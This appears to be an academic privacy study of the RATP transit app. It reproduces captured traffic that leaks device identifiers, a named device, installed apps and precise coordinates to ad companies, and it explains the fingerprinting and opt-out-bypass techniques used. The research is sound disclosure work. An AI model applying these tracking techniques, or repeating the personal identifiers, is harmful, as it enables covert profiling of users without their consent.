However, in total contradiction to the privacy policy, the RATP App sends over the network the MAC Address of iPhone's WiFi chip, the iPhone's name, and the list of processes running on it (which reveals a subset of the Apps installed on your smartphone) among other things, to a remote third-party. The Listings 1.1 and 1.2 show the data we captured on our iPhone while being sent over the network by the RATP App. One good news, though: this data is sent through SSL, not in clear, which avoids eavesdropping.

Fortunately, it is not trivial to detect all the Apps installed on the iPhone:

- iOS doesn't provide an API to do so, and
- due to sandbox restrictions [15], an App cannot peek into other system activities or Apps.

However, since this is a highly valuable information to infer the user's interests, techniques exist to identify some of them. Here are two techniques, both of them being used by the RATP App:

Listing 1.1. Data sent through SSL by iOS App of RATP (Instance 1)

```
UTF8StringOfDataSentThroughSSL = {"p":["kernel_task","launchd",
    "UserEventAgent","sbsettingsd","wifid","powerd","lockdownd",
    "mediaserverd","mDNSResponder","locationd","imagent","iaptransportd",
    "fseventsd","fairplayd.N94","configd","kbd","CommCenter","BTServer",
    "notifyd","aggregated","networkd","itunesstored","apsd","MyWiCore",
    "distnoted","tccd","filecoordination","installd","absinthed","timed",
    "geod","networkd_privile","lsd","xpcd","accountsd","notification_pro",
    "coresymbolicatio","assetsd","AppleIDAuthAgent","dataaccessd",
    "SCHelper","backboardd","ptpd","syslogd","dbstorage","SpringBoard",
    "Facebook","iFile_","Messenger","MobilePhone","MobileVOIP",
    "MobileSafari","webbookmarksd","eapolclient","mobile_installat",
    "AppStore","syncdefaultsd","sociald","sandboxd","RATP","pasteboardd"],
    "additional":{"device_language":"en","country_code":"FR",
    "adgoji_sdk_version":"v2.0.2","device_system_name":"iPhone
    OS","device_jailbroken":true,"bundle_version":"5.4.1",
    "vendorid":"CECC8023-98A2-4005-A1FB-96E3C3DA1E79","allows_voip":false,
    "device_model":"iPhone","macaddress":"60facda10c20", "asid":
    "496EA6D1-5753-40B2-A5C9-5841738374A2","bundle_identifier":
    "com.ratp.ratp","system_os_version_name":"iPhone OS","device_name":
    "Jagdish's iPhone","bundle_executable":"RATP",
    "device_localized_model":"iPhone","openudid":
    "9c7a916a1703745ded05debc8c3e97bedbc0bcdd"}, "e":
    {"782EAF8A-FF82-48EF-B619-211A5CF1F654":[{"n":"start",
    "t":1369926018,"nonce":"IEx9HAzG"}]}}
```

Listing 1.2. Data sent through SSL by iOS App of RATP (Instance 2)

```
UTF8StringOfDataSentThroughSSL = {"s":["fb210831918949520",
    "fb108880882526064","evernote","fbauth2","fbauth","fb","fblogin",
    "fspot-image","fb308918024569","fspot","fsq+
    pjq45qactoijhuqf5121d5tyur0zosvwmfadyw0pvd4b434e+authorize",
    "fsq+pjq45qactoijhuqf5121d5tyur0zosvwmfadyw0pvd4b434e+reply",
    "fsq+pjq45qactoijhuqf5121d5tyur0zosvwmfadyw0pvd4b434e+post",
    "foursquareplugins","foursquare","fb86734274142","fb124024574287414",
    "instagram","fsq+kylm3gjcbtswk4rambrt4uyzq1dqcoc0n2hyjgcvbcbe54rj+post",
    "fb-messenger","fb237759909591655","RunKeeperPro","fb62572192129",
    "fb76446685859","fb142349171124","soundcloud","fb19507961798",
    "x-soundcloud","fb110144382383802","mailto","spotify","fb134519659678",
    "fb174829003346","fb109306535771","tjc459035295","twitter",
    "com.twitter.twitter-iphone","com.twitter.twitter-iphone+1.0.0",
    "tweetie","com.atebits.Tweetie2","com.atebits.Tweetie2+2.0.0",
    "com.atebits.Tweetie2+2.1.0","com.atebits.Tweetie2+2.1.1",
    "com.atebits.Tweetie2+3.0.0","FTP","PPClient","fb184136951108"]}
```

1. Listing the running processes using `sysctl` [4]: We decrypted (see [1] for indications of how to proceed) the RATP binary and then, opened it in a hexeditor; we searched for `sysctl` and found it (see Figure 2). This confirms the use of `sysctl` in the RATP App code (i.e. written by the developer, not coming from system frameworks/libraries), and this is the method used to get the process list of Listing 1.1;
2. Detecting if a custom URL can be handled or not: It is also possible to use the *canOpenURL* [5] function of *UIApplication* class (see [6] to know more about URLSchemes). If the URL is handled, the presence of a particular App is confirmed, otherwise the App is not installed. A major drawback of this technique is of course the need to do an active search for each targeted App, but otherwise it is a very efficient technique. The RATP App uses this technique too, as shown in Listing 1.2 which lists the URLs handled by the iPhone, thereby confirming the presence of the corresponding Apps.

Once collected, data is sent to the *sdk1.adgoji.com* (*175.135.20.107*) server owned by Adgoji [2], a mobile audience targeting company. This is again confirmed by a static analysis of the App. Figure 3 is a screenshot showing the decrypted RATP app binary opened in IDA Pro [12]. We see some methods inside the *AppDetectionController* and *AdGoJiModel* classes. Figure 4 shows the name of header files generated by running class-dump-z [9] on the decrypted binary revealing the classes from Adgoji company starting with prefix Adgoji. So the internals of the RATP App reveal that it uses the Adgoji library which, in turn, does the job of collecting and sending the information to their server.

To summarize, Adgoji tries to detect the Apps present on the smartphone in order to profile the user based on its interests, Adgoji collects the MAC Address, a permanent unique identifier attached to the device, in order to keep the device, as well as the OpenUDID, a replacement to the now banned UDID and which is used as a permanent identifier too. They also collect the name of iPhone, either to know more on the user (this name is often initialized with the real user's name, in our case"Jagdishs iPhone"), or to use it as a relatively stable identifier since the probability the device name changes over the time is very low. Finally they collect the Advertising Identifier (the `"asid"` entry), which is an acceptable practice as it is under the control of the user. How does the Adgoji company process and/or store this data? Does it further share it with other companies? We cannot say. The question remains open and only the parties involved can answer.

2.3 Privacy leaks to the Sofialys company

In addition to Adgoji, the RATP iOS App also sends the data mentioned in Listing 1.3 to the *88.190.216.131* IP address. This IP address belongs to Sofialys [21][1], another mobile advertising company. However, this time data is sent **in cleartext** which is not acceptable: we don't see any point not to use secure

[1] Whois [24] and other web services (like infosniper [13] or DShield [10]) reveal *so-par-onl-vip01.sofialys.net* as the hostname of the machine. Second level domain *sofialys*

Listing 1.3. Data sent by iOS App of RATP in cleartext

```
UTFStringOfDataSentInCLEAR = {"uage":"","confirm":"1", "imei":
    "9c7a916a1703745ded05debc8c3e97bedbc0bcdd" ,"osversion":"iPhone6.1.2",
    "odin":"1b84e4efaf650cb9a264a2ff23ca7a67b9bd72f6","umail":"",
    "carrier":"", "user_position": "45.218156;5.807636" ,"long":"",
    "ua":"Mozilla/5.0(iPhone;CPUiPhoneOS6_1_2likeMacOSX)AppleWebKit
    /536.26(KHTML,likeGecko)Mobile/10B146","footprint":{"v1":
    {"i":"3739335834508445""b""c5kkekILx11ghUfu3Ht43bUZWcHHBNbR0
    9A04it+wtPPCBJagCIo7tgBdMlq6T244EwHnKRzeh1ybrMhKy2SztEU5tD5u5Q
    7HAisR57BYIun9aQdp0NsXwp7BXhohS92daScYcMDALqKQhYKZDriEjqW
    wtjvR9MrIKfE52EwNcA9CJJkUIT9q7sXkqkvaloOM7tMrNdMiIQYyH0tdNJ+
    ax7Ujau/IQ4pPasSXk/m6BIFsAFhjFOng0NuSwtL7e7r95s8wQhWy+
    EvJUChPIvIRXZYldCbjfdkrkvNgHZcH59Fj0dBz9Ugbyoj4a/Z60SlU+
    EatvNswORMQqdE8djVJmXkGCmwoheU10uQatr4pqA="}},"ugender":"",
    "os":"iPhone", "adid": "496EA6D1-5753-40B2-A5C9-58417383742" ,
    "uphone":"","sdkversion\":"5.0.3","test":"","lat":"","udob":"",
    "pid":"4ed37f3f20b4f","lang":"fr_FR","network":"wifi",
    "time":"2013-05-3015:45:04","alid":"186","sal":"","uzip":""}
```

connections. More precisely, the App sends the UDID (Unique Device Identifier) of the iPhone (erroneously called IMEI in the captured screenshot), as well as the precise geolocation of the user (one can enter the longitude/latitude mentioned and he'll find where we are working with a 20 meters precision), and the Advertising Identifier (which is acceptable, as explained above). Except the Advertising Identifier, everything else happens without the user knowledge.

2.4 What about Apple's responsibility?

Apple gives users the feeling that they can control what private information is accessible to Apps in iOS 6. That's true in case of Location, Contacts, Calendar, Reminders, Photos, and even your Twitter or Facebook accounts but Apps can still access other kinds of private data (for example, the MAC Address, Device Name, List of processes currently running etc.) without users' knowledge. To avoid device tracking, Apple has deprecated the use of UDID and replaced it by a dedicated 'AdvertisingID' that a user can reset at any time. This is certainly a good step to give control back to the user: by resetting this advertising identifier, trackers should not be able to link what a user has done in the past with what (s)he would be doing from that point onward with respect to his online activities. But apparently, the reality is totally different: **the Advertising Identifier only gives an illusion to the user that he is able to opt-out from device tracking because many tracking libraries are using other stable identifiers to track users.** Below are few techniques that Apps are already using or might use them:

points to Sofialys as the company this machine might belong to. And finally, the icon [22] almost confirms this as it is the same as on Sofialys web page [21].

1. Apps can access the WiFi MAC address (again through `sysctl` function in libC dylib) to get a unique identifier permanently tied to a device which cannot be changed. Fortunately, the access to the MAC address seems to be banned from the new iOS 7 version [7];
2. Apps can use UIPasteboard [23] to share data (e.g. a unique identifier) between Apps on a particular device. For example, the Flurry analytics [11] library, also included in this App binary, is doing it! Flurry creates a new pasteboard item with name *com.flurry.pasteboard* of pasteboard type *com.flurry.UID* and stores a unique identifier whose hexadecimal representation is: <49443337 38383436 44452d32 3138302d 34414231 2d423536 432d3936 38363839 36443736 35333532 30443544 3338>. Many other analytic companies (Adgoji for instance) use the OpenUDID [18], which is based on the use of UIPasteboard to share data between each other. Resetting the advertising ID will not impact these IDs;
3. Apps can use the device name as an identifier, even if it is far from being a unique identifier. People generally don't change it periodically. Even if it is not unique, this is in practice a relatively stable identifier;
4. Apps can simply store the advertising identifier in some permanent place (e.g. persistent storage on the file system), and later, if this ID has been reset by the user, they can link it with the new advertising identifier. That's so trivial to do.

We see that there are several effective techniques to identify a terminal in the long term, and **Apple cannot ignore this trend**. Apple needs to take some rigorous steps in regulating these practices.

Also, we don't understand why Apple is not giving control to the user to let him choose if an App can access the device name or not (we've seen that this is an information commonly collected by Apps). We have developed an extension to the iOS 6 privacy dashboard to demonstrate its feasibility and usefulness. Our extension to the privacy dashboard lets users choose if an App can access the device name and if it can access the Internet (See our privacy extension package [14]). It is surely not sufficient, but it is required.

The Apple privacy dashboard added in iOS6 does not help so much:

– A&A libraries included by the App developer have access to the same set of user's private data as the App itself. However, a user granting access to his/her Contacts to an App does not indicate consent for this data to be shared with other third-parties (in particular A&A companies). Whether and where the personal information is sent, is not under the control of the user via the privacy dashboard;
– We believe that an authorization system that does not consider any behavioral analysis is not sufficient. For instance, accessing the device location upon App installation to enable a per-country personalizing is not comparable to accessing the location every five minutes. That's a fundamental limit of the privacy dashboard system (and the Android authorization system too);
– Also, the permissions for accessing certain private data require a finer granularity. For instance, accessing the city/state level location or the exact lon-

Listing 1.4. Data sent in cleartext by Android App of RATP

```
DataSentInCLEAR =
    { "user_position": "45.2115529;5.8037135" ,"ugender":"",
    "test":"","uage":"0", "imei": "56b4153b8bd2f6fd242d84b3f63e287" ,"napp":
    null,"uemail":"","pid":"4ed37f3f20b4f","alid":"114","uzip":"",
    "osversion":"3.0.31-g396c4dfdirty","lang":"en_En","sal":"","network":
    "na","adpos":null, "time":"Tue Jun 04 12:05:39 UTC+02:00 2013",
    "sdkversion":"3.2", "ua":"Mozilla\/5.0(Linux; U; Android 4.1.1;
    fr-fr; Full AOSP on Maguro Build\/JRO03R) AppleWebKit\/534.30
    (KHTML, like Gecko) Version\/4.0 Mobile Safari\/534.30","udob":"",
     "carrier": "Orange F" ,"longitude":"0.0","latitude":"0.0",
    "freespace":null,"unick":null}]
```

gitude/latitude should be considered differently: certain Apps do not need the exact location of the user to provide the desired functionality and a user should not have to grant access to his/her precise location. The same is true for Address-book and other kinds of private data.

3 The RATP Android App

3.1 Instrumented version of Android

We also analyzed the Android version of the RATP App (version 2.8). Here we use Taintdroid [27] and in addition we changed the source code of Android itself when required. We only changed the APIs of interest, like the network APIs to look for the private data sent over the network. In addition, we use static analysis of the App to confirm some observations.

3.2 Privacy leaks to the Sofialys company

Figure 1 shows the same privacy policy as that of the iOS version. However personal information is still collected and transmitted. Listing 1.4 shows data captured while it is being sent to the network **in cleartext** by the RATP's Android App.

The above data contains some very sensitive information about the user, in particular:

- The exact location of the user: however the precision is lower than with the iOS App (a few hundred meters);
- the MD5 hash of the device IMEI: sending a hashed version of this permanent identifier is better than nothing. However, getting back to the IMEI from its hash is feasible, and even easy given some information about the device. For example, if the smartphone manufacturer and model are known, it only takes less than 1 second on a regular PC (See Figure 5) to recover the IMEI.
- The SIM card's carrier/operator name.

Listing 1.5. Permissions required by Android App of RATP

```
com.fabernovel.ratp.permission.C2D_MESSAGE;
com.google.android.c2dm.permission.RECEIVE;
android.permission.READ_PHONE_STATE;
android.permission.VIBRATE;
android.permission.INTERNET;
android.permission.ACCESS_FINE_LOCATION;
android.permission.ACCESS_COARSE_LOCATION;
android.permission.READ_CONTACTS;
android.permission.ACCESS_NETWORK_STATE;
android.permission.READ_CALL_LOG
```

Here also, the data is sent to a Sofialys server at IP address *88.190.216.131* IP address. This is confirmed by static analysis of the App: we de-compiled the Apps dex file executed by Dalvik Virtual Machine. We found two third-party packages: Adbox (with package name *com.adbox*) and HockeyApp (with package name *net.hockeyapp*) (See Figure 6 listing class descriptors). It confirms that the Sofialys Adbox library is included in the Android version (just like the iOS version). It is disturbing to see that the RATP continues with these bad practices whereas the private information leakage to *Sofialys* has already been highlighted in the past [8].

Let us have a look at the permissions the App asks (Listing 1.5). The RATP's Android App asks far more permissions (Listing 1.5) than it really needs, which is a trend often followed by Android Apps, in general [28]. We notice that the App asks for permissions to access the user's exact position and the user has no other choice than agreeing in order to install and use the App. This is acceptable for an application meant to facilitate the use of public transportation. However the user grants this permission to the App which does not imply that the user also accepts this information to be sent to a unknown third party server, with no information on who will store and use this data, and for what purposes. **The Android permission system cannot be interpreted as an informed end-user agreement for the collection and use of personal data by third-parties**.

4 Related Works

In this domain of smartphones and privacy, PiOS [26] (in case of iOS) and TaintDroid [27] (in case of Android) are two major contributions. They rely on totally different approaches, since PiOS employs static analysis of the App binaries, whereas TaintDroid uses a dynamic taint analysis that requires modifying the Dalvik Virtual Machine. Recent work by Han et al. [30] compares and examines the difference in the usage of security/privacy sensitive APIs for Android and iOS. Their analysis revealed that iOS Apps access more privacy-sensitive APIs than Android Apps: as mentioned in the paper, this is probably due to the absence of end user notifications with the iOS version the authors used. However, since the introduction of iOS6, a user permission is solicited the first time an App tries to access private data (Contacts, Location, Reminders, Photos, Calendar and Social Networking accounts). Later, iOS remembers and follows the user preferences, whereas also allowing the user to change his preferences at any time. [3] discusses Androguard, a tool that can be used for reverse engineering and malware analysis of Android Apps. In addition, mobilescope was a tool that has recently been acquired by Evidon and included in their product Evidon Encompass [16]. This tool analyzes the network traffic using a man-in-the-middle (MITM) proxy to detect privacy leaks. From this point of view, our approach is better as more and more Apps can detect MITM proxies and stop working if one is found (e.g. Facebook). Also, the user needs to know in advance what data to look for in the network. Furthermore, our instrumented Android system not only uses TaintDroid [27] but also looks for the private data in the network traffic leaving the device. This enables us to detect the private data leakage even if TaintDroid is not able to detect it, which is often the case [29]. In the iOS world, there has been two other works, namely PMP [25] and PSiOS [31], but yet again, they don't provide any insight about the potential private data leakage over the network: they just deal with mere access to private data. PSiOS is a system designed for iOS that enables fine-grained policy enforcement but it is also limited when it comes to the real detection of private data leakage. The simple access to private data and its transmission over the network are two different things. Our system is even able to capture to which server the data is actually sent and thereby, eventually be able to distinguish between first and third-party. Also, as our analysis is essentially at App run-time, obfuscation techniques can no longer be used to bypass the detection of private data leakage.

5 Conclusions

This article discusses bad practices employed in the world of smartphones and the limitations of the privacy control features proposed by Android/iOS Mobile OSs. The RATP App (iOS 5.4.1 and Android 2.8 versions) provides a good illustration of bad practices by some companies as many kinds of private data are collected and sent, and in this example, even if the "legal terms" of the RATP App claims the contrary.

Android decided to use a user-centric permission system, for the moment only at installation time, to let the end-user decide whether or not he/she grants specific permissions to an application (this may change very soon). Obviously this system does not help so much in controlling what information is captured and sent: it is a coarse-grained system that works in binary mode, without any behavioral analysis of the App and without making any difference between communications to first or third-party servers. In other words, the system has limited benefits from the end-user point of view.

On the opposite Apple chose to follow market-level checks, plus user-centric control through a dedicated privacy dashboard, as well as restrictions (UDID ban in iOS6, MAC address access in iOS7) associated to incentives to follow good practices (Advertising ID). In this work we show how A&A companies have found ways, and even specifically designed techniques to bypass some of these restrictions. For instance, when the UDID was deprecated and replaced by an Advertising ID, an OpenUDID service appeared to provide a similar feature (and this OpenUDID service is used by the RATP App). We also show that other types of permanent (or at least long term) identifiers are accessed and transmitted to remote A&A servers (WiFi MAC address, device name, UDID) in case of the RATP App. The collection of such stable identifiers is highly useful to A&A companies: a user may reset its Advertising ID as often as he/she wants, this has no impact on the ability of A&A companies to continue tracking this device. We cannot imagine that Apple is not aware of the situation.

All of this is happening without the user knowledge and perhaps without the App developer's knowledge (were not considering the particular case of the RATP App here). An App developer often includes an advertising library without knowing its behavior, and if there is no legal risk in case important privacy leaks are discovered in his App, this developer will probably not care too much.


NB: the RATP has published an answer to our findings. This answer and our initial blog can be found at [19]:

References

1. A guide on how to decrypt iOS App binaries. http://rce64.wordpress.com/2013/01/27/private-decrypting-apps\\-on-ios-6-multiple-architectures-and-pie/.
2. Adgoji: A mobile analytics company. http://www.adgoji.com/.
3. Androguard. http://code.google.com/p/androguard/.
4. Apple Documentation on sysctl function. http://developer.apple.com/library/ios/#documentation/system/conceptual/manpages_iphoneos/man3/sysctl.3.html.
5. Apple Documentation on UIApplication Class. http://developer.apple.com/library/ios/#DOCUMENTATION/UIKit/Reference/UIApplication_Class/Reference/Reference.html.
6. Apple Documentation on URLScheme. http://developer.apple.com/library/ios/#featuredarticles/iPhoneURLScheme_Reference/Introduction/Introduction.html#//apple_ref/doc/uid/TP40007891-SW1.
7. Apple: iOS 7 returns the same value of MAC address. https://developer.apple.com/news/?id=8222013a.
8. Blog: RATP Android App leaking private data in clear. http://www.rfc1149.net/blog/2012/03/20/a-qui-la-ratp-\\vend-elle-nos-informations-personnelles/.
9. Classdumpz. http://code.google.com/p/networkpx/wiki/class_dump_z.

10. Dshield tools. https://secure.dshield.org/tools/.
11. Flurry: An analytics company. http://www.flurry.com/flurry-analytics.html.
12. IDA Pro. https://www.hex-rays.com/products/ida/index.shtml.
13. Infosniper IP Geolocalisation service. http://www.infosniper.net/.
14. iOS 6 Privacy Extension package. http://planete.inrialpes.fr/~achara/mobilitics/iOS6PrivacyExtension.html.
15. iOS Sandboxing: Apple Documentation. http://developer.apple.com/library/ios/#documentation/iphone/conceptual/iphoneosprogrammingguide/TheiOSEnvironment/TheiOSEnvironment.html.
16. MobileScope. http://www.evidon.com/mobilescope.
17. MobileSubstrate. http://iphonedevwiki.net/index.php/MobileSubstrate.
18. OpenUDID: Alternative to UDID on iPhone. http://www.flurry.com/flurry-analytics.html.
19. RATP blog, Privatics team, Inria. http://goo.gl/dyurp.
20. Smartphone OS Market Share. http://www.idc.com/getdoc.jsp?containerId=prUS24108913.
21. Sofialys. http://www.sofialys.com/en/.
22. Sofialys icon. http://88.190.216.131/favicon.ico.
23. UIPasteboard Apple Documentation. http://developer.apple.com/library/ios/#documentation/uikit/reference/UIPasteboard_Class/Reference.html.
24. Whois service. http://en.wikipedia.org/wiki/Whois.
25. Y. Agarwal and M. Hall. ProtectMyPrivacy: Detecting and Mitigating Privacy Leaks on iOS Devices Using Crowdsourcing. In *Proceedings of the ACM International Conference on Mobile Systems, Applications and Services (MobiSys), Taipei, June 2013.*
26. M. Egele, C. Kruegel, E. Kirda, and G. Vigna. PiOS : Detecting privacy leaks in iOS applications. In *NDSS 2011, 18th Annual Network and Distributed System Security Symposium, San Diego, CA, USA*, February 2011.
27. W. Enck, P. Gilbert, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. Sheth. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *Proc. of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, Vancouver, Canada, October 2010.
28. A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In *Proceedings of the 18th ACM conference on Computer and communications security (CCS)*, 2011.
29. Golam Sarwar and Olivier Mehani and Roksana Boreli and Dali Kaafar. On the Effectiveness of Dynamic Taint Analysis for Protecting Against Private Information Leaks on Android-based Devices. In *SECRYPT 2013, 10th International Conference on Security and Cryptography*, July 2013.
30. J. Han, Q. Yan, D. Gao, J. Zhou, and R. H. Deng. Comparing Mobile Privacy Protection through Cross-Platform Applications. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, USA, February 2013.
31. Tim Werthmann and Ralf Hund and Lucas Davi and Ahmad-Reza Sadeghi and Thorsten Holz. PSiOS: Bring Your Own Privacy & Security to iOS Devices. In *8th ACM Symposium on Information, Computer and Communications Security (ASIACCS), May, 2013.*

6 Some screenshots



```
Type            Value
8 bit signed    115
8 bit unsi...   0x73
16 bit signed   31091
16 bit uns...   0x7973
32 bit uns...   0x63737973
32 bit signed   1668512115
64 bit uns...   0x5F006C7463737973
64 bit signed   6845590680743672179
BGR             737973
RGB             737973
binary          01110011 01111001 01110011 01100011 01110100 01101100 00000000 01011111 01110011 01111001 01110011 01100011 01110100 01101100...
```

Fig. 2. RATP Binary opened in a hexeditor






Fig. 3. RATP Binary opened in IDA



```
ABPeoplePickerNavigationControllerDelegate.h
ADServerParameters.h
ASIAuthenticationDialog.h
ASIAutorotatingViewController.h
ASICacheDelegate.h
ASIDataCompressor.h
ASIDataDecompressor.h
ASIDownloadCache.h
ASIFormDataRequest.h
ASIHTTPRequest.h
ASIHTTPRequestDelegate.h
ASIInputStream.h
ASINetworkQueue.h
ASIProgressDelegate.h
AdBoxAppFootprint.h
AdBoxDelegate.h
AdBoxExtendButton.h
AdBoxLibrary.h
AdBoxLibraryDelegate.h
AdBoxOptions.h
AdBoxView.h
AdBoxViewExtensible.h
AdBoxViewInter.h
AdBoxViewRetractable.h
AdBoxViewSplashScreen.h
AdGoji.h
AdGojiDelegate.h
AdGojiEvent.h
AdGojiModel.h
AdGojiOpenUDID.h
AdGojiRequest.h
AdGojiRequestDelegate.h
AdGojiSession.h
AddressDataSource.h
AddressFB.h
AdsPlaceHolderViewController.h
AdsPlaceHolderViewController_iPad.h
AdsPlaceHolderViewController_iPadDelegate.h
AdsPlaceHolderViewController_iPhone.h
AllStationPickerController.h
AllStationPickerControllerDelegate.h
AllStationPickerController_iPad.h
AllStationPickerController_iPhone.h
AllStationPickerInMapController_iPad.h
AmbiguityController.h
AmbiguityController_iPad.h
AmbiguityController_iPhone.h
AppDelegate.h
AppDetectionController.h
AppDetectionControllerDelegate.h
BITAppVersionMetaInfo.h
BITCrashManager.h
BITCrashReportTextFormatter.h
BITHockeyManager.h
BITUpdateManager.h
BITUpdateViewController.h
BrowserViewController.h
BusLinesFB.h
BusPlaceAnnotation.h
BusStopsFB.h
BusViewControllerDelegate.h
BusViewController_iPad.h
CLLocationManagerDelegate.h
CXMLDocument.h
CXMLElement.h
CXMLNode.h
CommonViewController.h
CommonViewController_iPhone.h
CustomNavigationBar.h
DBUpdaterUtil.h
DirectionFB.h
DirectionTableViewCell.h
FeedbackViewController.h
FeedbackViewController_iPad.h
FeedbackViewController_iPhone.h
FileHelper.h
FlurryAd.h
FlurryAdAppStoreConnectionDelegate.h
FlurryAdAssignment.h
FlurryAdBase.h
FlurryAdCanvasView.h
FlurryAdCanvasViewController.h
FlurryAdDimension.h
FlurryAdHook.h
FlurryAdImage.h
FlurryAdImpression.h
FlurryAdListView.h
FlurryAdLocation.h
FlurryAdNavigationDelegate.h
FlurryAdParser.h
FlurryAdProperties.h
FlurryAdState.h
FlurryAdStateCallback.h
FlurryAdTakeOverViewController.h
FlurryAdTextStyle.h
FlurryAdTheme.h
FlurryAdView.h
FlurryAnalytics.h
FlurryAppCircle.h
FlurryAutoIncrement.h
FlurryConnectionDelegate.h
FlurryEvent.h
FlurryFileCache.h
FlurryHTTPEater.h
FlurryHTTPResponse.h
FlurryHeartBeater.h
FlurryImageCache.h
FlurryOffer.h
FlurryPageViewDelegate.h
FlurryParser.h
FlurryProtocolData.h
FlurrySession.h
FlurryUtil.h
GeolocatedStationFB.h
HomeController.h
HomeControllerDelegate_iPad.h
HomeController_iPad.h
HomeController_iPhone.h
HttpThread.h
ImageSegmentedControl.h
ImageToolbar.h
InfosHomeController.h
InfosHomeController_iPad.h
InfosHomeController_iPhone.h
ItineraryHomeController.h
ItineraryHomeController_iPad.h
ItineraryHomeController_iPhone.h
Journey.h
JourneyConnectionCell.h
JourneyController.h
JourneyController_iPad.h
JourneyController_iPhone.h
JourneyEndCell.h
JourneyStageCell.h
JourneyWalkStageCell.h
LeftMenuBar.h
LeftMenuBarDelegate.h
LineFB.h
LineMapDataSource.h
LineMapFB.h
LineMapSelectViewController.h
LineMapSelectViewController_iPad.h
LineMapSelectViewController_iPhone.h
LineMapViewController.h
LineMapViewControllerDelegate_iPad.h
LineMapViewController_iPad.h
LineMapViewController_iPhone.h
LoadingIndicator.h
LocationManager.h
MFMailComposeViewControllerDelegate.h
MGSplitCornersView.h
MGSplitDividerView.h
MGSplitViewController.h
MGSplitViewControllerDelegate.h
MGTopView.h
MKAnnotation.h
MKMapViewDelegate.h
